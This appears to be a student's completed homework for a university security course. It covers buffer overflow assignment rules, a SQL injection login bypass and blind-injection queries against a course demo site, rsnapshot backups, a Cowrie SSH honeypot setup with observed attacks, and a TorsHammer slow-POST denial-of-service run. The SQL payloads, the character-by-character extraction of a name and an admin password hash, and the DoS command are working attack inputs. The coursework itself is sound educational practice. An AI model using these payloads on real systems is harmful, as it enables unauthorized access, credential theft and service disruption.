- **Document:** Make a file called "readme.txt" that lists all dependencies your attack has (packages needed to be installed, special steps to be taken, including the steps to disable ASLR and W^X).
- **Submit:** Gather up *EVERYTHING* involved in the attack (readme.txt, the vulnerable program source and binary, the attack source code and attack binary file, and any Makefiles or helper scripts). Zip all of this up and submit it to Canvas as "**<NetID>_attack.zip**".

Here's some random tips to help you:

- GDB quick reference card.
- Syscall numbers. Alternate source with register indicators.
- Intel x86 assembly reference:
  - The giant Intel big book: the authoritative source.
  - The felixcloutier x86 instruction reference.
  - NASM manual, including instruction list.
  - Low-level conversions between hex bytes and CPU instructions: Numeric order, mnemonic order.
- You can use "`ndisasm -b64 <file>`" to do a raw disassembly of your attack buffer, with output in Intel (NASM) syntax.

- You can use “`hd <file>`” to get a hexdump of it, which is useful when looking for nulls or whitespace bytes that snuck into your attack buffer.

Extra credit achievements

You may apply any combination of the following achievements to the problem for extra credit. Put an "X" in the brackets and color the whole line red for any of these variations that you're claiming. Then, in your readme, ***explain in detail*** how you achieved the goals claimed.

Note -- there are a lot of unknowns in this program, so the instructor reserves the right to adjust extra credit if there's some trivial way to get way too many points.

Extra credit for protections left enabled:

- [ ] (+5) **Defeat ASLR:** Leave ASLR on.
- [ ] (+5) **Defeat W^X:** Leave W^X on.

Extra credit for choice of target:

- [ ] (+2) **Custom target:** Develop a significantly different sample vulnerable program from scratch. This program must use a different exploitable function instead of `gets()` (e.g. `scanf()`) and/or a different kind of control data instead of a function pointer (e.g. a return address).
- [ ] (+2) **Server target:** Your target program accepts the attack buffer over the network.
- [ ] (+10) **Kernel target:** Exploit code operating in kernel space instead of user space. In this case, your printing of the message can go to the kernel log or to another creative destination.
- [ ] (+15) **Real target:** Instead of a toy sample program, attack a real program. The program must have been in significant production at some point in the past 10 years. If you go with this option, your attack must still be completely from scratch -- you can't just use metasploit or a sample script or something. You must also cite sources in your readme and explain in detail how the vulnerability and your exploit work.
- [ ] (+30) **Very real target:** Base your attack on a brand-new never-before-published vulnerability in a real program in significant production use. If you go with this option, you must document in detail how the vulnerability was discovered, how your exploit works, and you must submit a report to the software vendor as well as the instructors. This achievement implies "Real target".
- [ ] (+60) **Bragging rights:** Awarded if you did the "Very real target" achievement and your discovery of the vulnerability results in the publication of an advisory from an industry-standard source (CVE, NVD, an article in a major vendor knowledge base such as the Microsoft KB, public bug report and patch, etc.). The instructor will also buy you dinner.

Extra credit for payload:

- [ ] (+2) **Verbose hacker:** If your attack prints more text than just "**_You_got_hax0red!_**", including multiple newline characters. This can be a

challenge since the newline character is the delimiter for `gets()`, which is used in the sample vulnerable program.

- [ ] (+5) **Math hack:** If your payload computes and prints the first 50 Fibonacci numbers in addition to the message. Note that the attack must *compute* the numbers, not just print them from memory.
- [ ] (+5) **Big math hack:** Same as above, but the first 100 Fibonacci numbers, and they must be to full precision. (Note: this exceeds a 64-bit register, so you'll have to get creative)
- [ ] (+5) **File IO:** If your payload causes the program to appear to the user to function normally in every way, except the message you're printing is saved to a file called "0wned.txt". (Note the zero in the filename -- this is used to indicate that we are very cool, mature people.)
- [ ] (+10) **Reverse shell:** If your payload connects out to a TCP host and, upon successful connection, allows for remote control via a `/bin/bash` shell.
- [ ] (+10) **Code reuse:** If your payload operates *entirely* on code reuse and does no code injection (including interpreted code).
- [ ] (+15) **Dr. Bletsch's dissertation:** If your payload operates on code reuse and does no code injection, *and* does not exploit a single `ret` instruction.

Extra credit wildcard:

- [ ] (+$1000) **Overachiever**: If you unlock every extra credit achievement above, I will hand you a thousand dollars.
- [ ] (+?) **Wildcard:** If you're doing something else fancy with your attack that you feel is worth more points, pitch it to the instructor. You will need to document this additional feature in your readme file.

Note: even if you unlock a truly crazy amount of extra credit, you still have to take and pass the final exam to pass the course. Sorry.


Question 3: Buffer Overflow Prevention (5 points)

Fix it: Take whatever program you used as your target for the previous problem and fix the vulnerability. Submit the fixed code as "<NetID>_fixed.zip" to Canvas.

Prove you actually fixed it: Paste a screenshot of the program NOT being exploited by the attack input from the previous question. Note: If a screenshot cannot show the improvement for your particular program, contact the instructor to discuss an alternative form of response.

```
== ATTACK RUN ==
Hi. I like to store your name at address 0x7fffffffe280, and I store the function pointer of what to do next at 0x7fffffffe380.
Anyway, what is your name? 🤖 is cool.
Bye!

The exit code was 0
```

Prove you didn't make it worse: Paste a screenshot of the program continuing to function correctly under normal input.



Question 4: SQL Injection (6 points)

Use a SQL injection attack to login to http://sqldemo.googz.us/. This is a simple login page written in PHP and modeled after the many intro-to-PHP guides available online.

Note: do not modify the database in any way; just use the attack to fool the script into logging you in. Also, this is running on a production web host, so do not use brute force techniques in your attack.

Paste the username and password you used below.
The username I put was: ' OR 1=1 OR '1=1
The password I put was: xxxxxxxx

Upon successful login, the system will give you a secret code. Paste this code below.
The code is: "Some Sharks Typing On A Computer"

Highly excellent very secure website

You have logged in. The secret code is 'Some Sharks Typing On A Computer'.

Extra credit +5: Find out jimmy's full name.

```
jimmy' AND (SELECT LENGTH(fullname) FROM users WHERE
username='jimmy') = '17' #

jimmy' AND (SELECT SUBSTRING(fullname, 7, 1) FROM users WHERE
username='jimmy') = 's' #

jimmy' AND (SELECT SUBSTRING(fullname, 8, 1) FROM users WHERE
username='jimmy') = 't' #

jimmy' AND (SELECT SUBSTRING(fullname, 9, 1) FROM users WHERE
username='jimmy') = 'u' #

jimmy' AND (SELECT SUBSTRING(fullname, 10, 1) FROM users WHERE
username='jimmy') = 'd' #

jimmy' AND (SELECT SUBSTRING(fullname, 11, 1) FROM users WHERE
username='jimmy') = 'e' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 12, 1) FROM users WHERE
username='jimmy') = 'n' #

jimmy' AND (SELECT SUBSTRING(fullname, 13, 1) FROM users WHERE
username='jimmy') = 't' #

jimmy' AND (SELECT SUBSTRING(fullname, 14, 1) FROM users WHERE
username='jimmy') = 'f' #

jimmy' AND (SELECT SUBSTRING(fullname, 15, 1) FROM users WHERE
username='jimmy') = 'a' #

jimmy' AND (SELECT SUBSTRING(fullname, 16, 1) FROM users WHERE
username='jimmy') = 'c' #

jimmy' AND (SELECT SUBSTRING(fullname, 17, 1) FROM users WHERE
username='jimmy') = 'e' #

jimmy' AND (SELECT SUBSTRING(fullname, 1, 17) FROM users WHERE
username='jimmy') = 'jimmy studentface' #
```

Full name is jimmy studentface

Extra credit +5: Find out the actual admin password.

```
admin' AND 1=1 #

admin' AND (SELECT LENGTH(password) FROM users WHERE
username='admin') = 32 #

admin' AND (SELECT SUBSTRING(password, 1, 1) FROM users WHERE
username='admin') = '8' #

admin' AND (SELECT SUBSTRING(password, 2, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 3, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 4, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 5, 1) FROM users WHERE
username='admin') = 'd' #
```

```
admin' AND (SELECT SUBSTRING(password, 6, 1) FROM users WHERE
username='admin') = '1' #

admin' AND (SELECT SUBSTRING(password, 7, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 8, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 9, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 10, 1) FROM users WHERE
username='admin') = '9' #

admin' AND (SELECT SUBSTRING(password, 11, 1) FROM users WHERE
username='admin') = 'f' #

admin' AND (SELECT SUBSTRING(password, 12, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 13, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 14, 1) FROM users WHERE
username='admin') = 'f' #

admin' AND (SELECT SUBSTRING(password, 15, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 16, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 17, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 18, 1) FROM users WHERE
username='admin') = '5' #

admin' AND (SELECT SUBSTRING(password, 19, 1) FROM users WHERE
username='admin') = 'd' #
```

```
admin' AND (SELECT SUBSTRING(password, 20, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 21, 1) FROM users WHERE
username='admin') = 'b' #

admin' AND (SELECT SUBSTRING(password, 22, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 23, 1) FROM users WHERE
username='admin') = '0' #

admin' AND (SELECT SUBSTRING(password, 24, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 25, 1) FROM users WHERE
username='admin') = '5' #

admin' AND (SELECT SUBSTRING(password, 26, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 27, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 28, 1) FROM users WHERE
username='admin') = 'b' #

admin' AND (SELECT SUBSTRING(password, 29, 1) FROM users WHERE
username='admin') = '8' #

admin' AND (SELECT SUBSTRING(password, 30, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 31, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 32, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 1, 32) FROM users WHERE
username='admin') = '8226d13239f6efd3a5debd065ddb8aea' #
```

The admin password is 8226d13239f6efd3a5debd065ddb8aea

Note: If you wish to use a tool or script to make successful requests in pursuit of the extra credit, email me first. If such a request is granted, you will need to throttle your attack to no more than one request every five (5) seconds. No tool is needed to get the main part of the question.

Question 5: Backups with rsnapshot (8 points)

*NOTE: This question is similar to one posed later in ECE568 Robust Server Software and ECE566 Enterprise Storage Architecture[1]. If you have taken that course in a previous semester, you may simply write "I did this in <course> in <semester+year>" for full credit (though you can do it again if you wish). If you are enrolled in that course now, it gets a little tricky, since you encounter it in group lab work. In that case, you must do it separately *yourself* for this class. This ensures you don't turn in a group member's contribution in that class for credit in this one. To be clear, in any case, you may not simply paste in a solution from the other course for this question.*

Let's build an automated backup system. Make an additional Linux VM in Duke VCM. This new Linux VM we'll refer to as the **Backup Server**. The thing we'll be backing up is your pre-existing Linux VM; this is the **Backup Client**. You can use this guide, this guide, or any other guide you find with a search for something like "rsnapshot backup linux". Note the following:

- **Backup source**: We're going to back up your user home directory on the backup client machine. This is `/home/<NETID>`.
- **Backup destination**: As root, make a directory `/backup`.
- **SSH keys needed**: Because the source and destination are different machines, you'll need to set up SSH keys so that the backup server can *pull* data as needed.
- **Frequency**: Set up nightly and weekly intervals.
- **Retention**: You should retain seven nightly backups and four weekly backups.
- **Automation:** You do NOT need to do cron-based automation. Once you have rsnapshot configured, you can just run "rsnapshot nightly" to perform the backup that would happen nightly, and "rsnapshot weekly" to perform the backup that would happen weekly. You can run these commands as often as you wish; there's nothing in the software that actually needs the backups to be done nightly/weekly as opposed to every few dozen seconds (i.e., rsnapshot does not actually care that they're called "nightly" or "weekly").

Provide screenshots or a terminal log of these steps in your writeup.
I did this in ECE568 in 2024 Spring

Provide the relevant portions of rsnapshot.conf.
I did this in ECE568 in 2024 Spring

Let's test it. Open one terminal window as root, and another terminal window as the non-root user. Do the following, and **for each step, show the process via screenshots or terminal logs. Label or otherwise identify each step you're doing in your screenshot/log.**

1. As the user on the backup client, add some content to the user home directory.
2. As root on the backup server, do several nightly and weekly backups to populate your backups.

[1] 2023-10-31: Amended to include ECE 568 as well

3. As the user on the backup client, “corrupt” an important file (overwrite or delete it).
4. As root on the backup server, take another few nightly backups to simulate time passing.
5. Copy the appropriate backup from the backup server to the client’s home directory, thus restoring the damaged file.

I did this in ECE568 in 2024 Spring

Note: If your SSH MFA is interfering with this, you may either make a separate user without MFA enabled, or disable MFA altogether.

Question 6: Run a honeypot and see what you get (8 points)

A honeypot is an intentionally-vulnerable system with monitoring. It is used to see what attackers do when they succeed in a given environment. There are many kinds of honeypots (Windows/RDP, Linux/SSH, etc.). They can be divided into “real environment” (i.e., the attacker is really breaking in, but the system they’re gaining access to is one we don’t care about) versus “simulated environment” (i.e., it looks like the real thing, but every operation is simulated and sandboxed).

Setup (4pts)

We’ll be setting up a simulated-environment SSH sandbox called Cowrie.

Because Duke IT has a lot of existing automated defenses, for best results, you’ll be installing to the a public cloud (e.g. Amazon cloud as an EC2 instance). As far as money goes, you can use the AWS Free Tier or the AWS Educate program, or just give them the ~$5 this experiment should cost. You may also use another commercial cloud (Linode, Vultr, Digital Ocean, Azure, etc.) if you wish. You may want to play with what geographic area you place your VM, as this can affect what kind of attacks you see.


Some key things to note:

- **Port number trickery:** We want attackers who attempt to SSH to our server to get the cowrie simulated environment. Therefore, cowrie will have to be listening on the normal SSH port, 22. This means that the usual SSH service, sshd, cannot be listening on that port. However, we do wish to maintain access to the real sshd for ourselves, so before setting up cowrie, you should reconfigure sshd to listen on an alternative port, 60022.
- **Cloud firewall:** Most cloud services employ some kind of network firewall to limit which ports of a VM are externally visible. Before switching the real sshd service to port 60022, be sure you open this port in your cloud’s firewall management interface.
- **Privileged ports:** In UNIX environments, TCP/UDP port numbers under 1024 are considered “privileged”: user programs cannot listen on them by default. Various mechanisms exist to allow permission to do this -- this will likely be covered in any cowrie setup tutorial you opt to follow.

In summary, set up your VM with Cowrie listening on port 22 (this is the honeypot) and the real SSH daemon listening on port 60022 (this is our backdoor to *actually* administer the machine). Be sure your cloud's network settings allow access on both ports.

Show the steps needed to set up this environment.

1. Create a EC2 free-tier instance running on Ubuntu 22.04




2. Make SSH daemon listen on 60022

```
sudo vi /etc/ssh/sshd_config
```

change `#Port 22` to

```
Port 60022
```

change security group on the AWS



3. restart sshd

```
sudo service sshd restart
sudo service ssh restart
```

4. Login to aws using ssh on port 60022

```
ssh -p 60022 ubuntu@xx.xx.xx.xx -i privatekey.pem
```

5. Setup Cowrie (source: https://cowrie.readthedocs.io/en/latest/INSTALL.html)

5(1) update existing packages

```
sudo apt update && sudo apt upgrade -y
```

5(2) install system-wide support for Python virtual environments and other dependencies

```
sudo apt-get install git python3-venv libssl-dev libffi-dev build-
essential libpython3-dev python3-minimal authbind -y
```

5(3) create a user account

```
sudo adduser --disabled-password cowrie
su - cowrie
```

5(4) download the code

```
git clone http://github.com/cowrie/cowrie
```

5(5) create virtual environment

```
Python3 -m venv cowrie-env
source cowrie-env/bin/activate
(cowrie-env) $ python3 -m pip install --upgrade pip
(cowrie-env) $ python3 -m pip install --upgrade -r requirements.txt
```

5(6) change cowrie to listen on port 22 (with privilege elevation)
- use setcap to give permissions to Python to listen on ports<1024:

```
sudo setcap 'cap_net_bind_service=+ep' `readlink -f \`which python3\``
```

- set password for simulated login

```
cd cowrie/etc && cp userdb.example userdb.txt
nano suerdb.txt
```

Add a line for user `cowrie` login

…

```
cowrie:x:testpassword
```

- change the listening port to 22 in cowrie.cfg:


```
[ssh]
listen_endpoints = tcp:22:interface=0.0.0.0
```

5(7) start cowrie

```
(cowrie-env)$ bin/cowrie start
```


Login to your own honeypot and look around. Can you tell it's simulated?

Yes, the login page is very different from the traditional welcome words of the ssh



From outside the honeypot, show that you can find logs of your attempted "intrusion".


Using `tail -f cowrie/var/log/cowrie/cowrie.log` we can see our attempted intrusion



Once you're happy it's set up well, let it run for at least ~3 days or until you get several attacks logged!

Results (4pts)

Take a look at what attackers did. **How many attacks did you capture? What kinds of things did attackers tend to do?**



On Nov. 12, there were approximately 6 unique SSH attacks I have captured. The attackers tend to do brute-force ssh login attempts with common usernames (such as pi) and passwords (such as 'raspberry'). They also did reconnaissance to gather basic system information using `uname`. I have also observed some file access and file upload scripts.

Pick a particular attack and describe:

- **The network origin (IP address organization and geolocation)**
- **The steps carried out**
- **Does it appear to be automated or manual?**
- **What appears to have been the attacker's goal?**
- **If they downloaded file(s), analyze these**

A ssh login attempt attack using brute-force. The network-origin is 87.12.251.102, from Telecom Italia S.p.A, Pisa, Toscana, Italy. The attacker initiated a series of SSH login attempts targeting the server, trying a wide variety of username and password combinations. These combinations typically include default usernames like `root`, `admin`, or `user` with commonly known or default passwords such as `none`, `password`. From the log timestamp, the regularity and speed of the login attempts suggest that the attack was definitely automated. The primary goal appeared to be gaining unauthorized access to the server via SSH. By achieving this, the attacker could take control of the system, potentially to install malware, backdoors, and files.

Question 7: Denial of Service attack using TorsHammer (6 points)

Let's do a small DOS attack from your Kali VM to your Linux VM using TorsHammer, a slow POST attack similar to the slowloris attack we discussed in class.

On your **Kali VM**, download the TorsHammer from https://sourceforge.net/projects/torshammer/

To launch an attack, use the torshammer.py file and pass the necessary parameters to it.

```
# ./torshammer.py
```

On your **Linux VM**, If you haven't already, install the Apache web server and ensure it's working on port 80.

From the Kali VM, attack your Linux VM. Use 512 threads. Show the command used.

```
sudo python2 torshammer.py -t vcm-42411.vm.duke.edu -r 512
```

```
┌──(fg96㉿ vcm-42506)-[~/Torshammer 1.0]
└─$ sudo python2 torshammer.py -t vcm-42411.vm.duke.edu -r 512

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * Version 1.0 Beta
 * Anon-ymized via Tor
 * We are Anonymous.
 * We are Legion.
 * We do not forgive.
 * We do not forget.
 * Expect us!
 */


/*
Connected to host...
Posting: u
Connected to host...
Posting: q
Posting: x
Posting: C
```

From your local machine's web browser, try to navigate to the Linux VM. Refresh the page a few times; what do you observe?

I observe that sometimes the loading is extremely slow compared with the loading speed before the attack.

Show the output of "`netstat -t`" (list TCP connections) before versus during an attack.

The output of "netstat -t" during the attack

```
[fg96@vcm-42411:~]$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 vcm-42411.vm.duke:49867 ec2-54-183-140-32:https ESTABLISHED
tcp        0    216 vcm-42411.vm.duke.e:ssh 10.198.85.129:56031     ESTABLISHED
tcp6     245      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60598 ESTABLISHED
tcp6     289      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60586 ESTABLISHED
tcp6     240      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35942 ESTABLISHED
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44160 ESTABLISHED
tcp6     214      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44014 ESTABLISHED
tcp6     284      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44334 ESTABLISHED
tcp6     245      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44934 ESTABLISHED
tcp6     310      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44676 ESTABLISHED
tcp6     293      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60830 ESTABLISHED
tcp6     297      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60344 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35294 ESTABLISHED
tcp6     310      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36076 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43458 FIN_WAIT2
tcp6     274      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35830 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44278 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43638 FIN_WAIT2
tcp6     292      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35880 ESTABLISHED
